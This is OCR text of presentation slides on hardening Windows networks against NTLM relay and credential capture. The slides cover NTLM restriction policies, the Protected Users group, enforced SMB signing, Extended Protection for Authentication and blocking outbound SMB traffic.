


Protecting against features: NBT-SN

4. Navigate to: *Computer Configuration\Policies\Administrative Templates\Network\DNS Client*

5. Enable the policy

6. Set options to P-Node



Introducing the Restriction of NTLM Authentication

11/27/2012 • 2 minutes to read

Applies To: Windows 7, Windows Server 2008 R2

Network security: Restrict NTLM: Add remote server exceptions for NTLM authentication	Not Defined
Network security: Restrict NTLM: Add server exceptions in this domain	Not Defined
Network security: Restrict NTLM: Audit Incoming NTLM Traffic	Not Defined
Network security: Restrict NTLM: Audit NTLM authentication in this domain	Not Defined
Network security: Restrict NTLM: Incoming NTLM traffic	Not Defined
Network security: Restrict NTLM: NTLM authentication in this domain	Not Defined
Network security: Restrict NTLM: Outgoing NTLM traffic to remote servers	Not Defined

NTLM: Recommendations

- Slowly begin to stomp out NTLM usage.
  - Review services using NTLM authenticatior
  - Restrict services from using authentication

Check out [Microsoft's Documentation]
It's actually in English


NTLM: Recommendations

Check out the protected users group in AD

- Maybe throw a few ADM accounts or Da-s in this group?

Protected Users Members of this group are afforded additional protections against authentication security threats.

The member of the Protected Users group cannot authenticate by using NTLM, Digest Authentication, or CredSSP. On a device running Windows 8.1, passwords are not cached, so the device that uses any one of these Security Support Providers (SSPs) will fail to authenticate to a domain when the account is a member of the Protected User group.


Network security: LAN Manager authentication level Prop...
Security Policy Setting
Explain
Network security: LAN Manager authentication level
Define this policy setting
Send NTLMv2 response only. Refuse LM & NTLM
Modifying this setting may affect compatibility with clients, services, and applications.
For more information, see Network security: LAN Manager authentication level. (Q823659)
OK
Cancel
Apply

DO NOT follow Microsoft SMB signing guide

Best practices

http://technet.microsoft.com/en-us/library/cc512612.aspx - How to Shoot Yourself in the Foot with Security, Part 1

1. Configure the following security policy settings as follows:
   - Disable **Microsoft Network Client: Digitally Sign Communications (Always)**.
   - Disable **Microsoft Network Server: Digitally Sign Communications (Always)**.
   - Enable **Microsoft Network Client: Digitally Sign Communications (If Server Agrees)**.
   - Enable **Microsoft Network Server: Digitally Sign Communications (If Client Agrees)**.
2. Alternately, you can set all of these policy settings to Enabled, but enabling them can cause slower performance on client computers and prevent them from communicating with legacy SMB applications and operating systems.

Configure SMB policies as shown

Microsoft network server: Digitally sign communications (always)	Not Defined
Microsoft network server: Digitally sign communications (if client agrees)	Not Defined
Microsoft network client: Digitally sign communications (always)	Not Defined
Microsoft network client: Digitally sign communications (if server agrees)	Not Defined

Microsoft network server: Digitally sign communications (always)	Enabled
Microsoft network server: Digitally sign communications (if client agrees)	Enabled
Microsoft network client: Digitally sign communications (always)	Enabled
Microsoft network client: Digitally sign communications (if server agrees)	Enabled

Don’t like signing? due to performance implications?

Alternative 1

ⓘ Note

Thanks Microsoft for gr8 idea's


An alternative countermeasure that could protect all network traffic is to implement digital signatures with IPsec. There are hardware-based accelerators for IPsec encryption and signing that could be used to minimize the performance impact on the servers' CPUs. No such accelerators are available for SMB signing.

Alternative 2

Check out **Secure Dialect Negotiation**

Enable Internet Explorer Enhanced Security Configuration

- Setup intranet zones



For Devs: Checkout **Extended Protection for Authentication**

Extended protection isn’t enabled by default.

Take a good read about it here.

Extended Protection for Authentication helps protect authentication credentials when using Integrated Windows Authentication. Practically, they prevent an attacker that is able to get access to these credentials through another attack, for instance by soliciting a client to connect to him through social engineering, to use these credentials to log into another server to which the client has access.

Block outbound SMB communications

Enterprise perimeter firewalls should block unsolicited communication and outgoing traffic to the Internet to 137,138,139, 445

Thank you for listening if you heard me

*Don’t forget to block *.scf files in your mail filters too*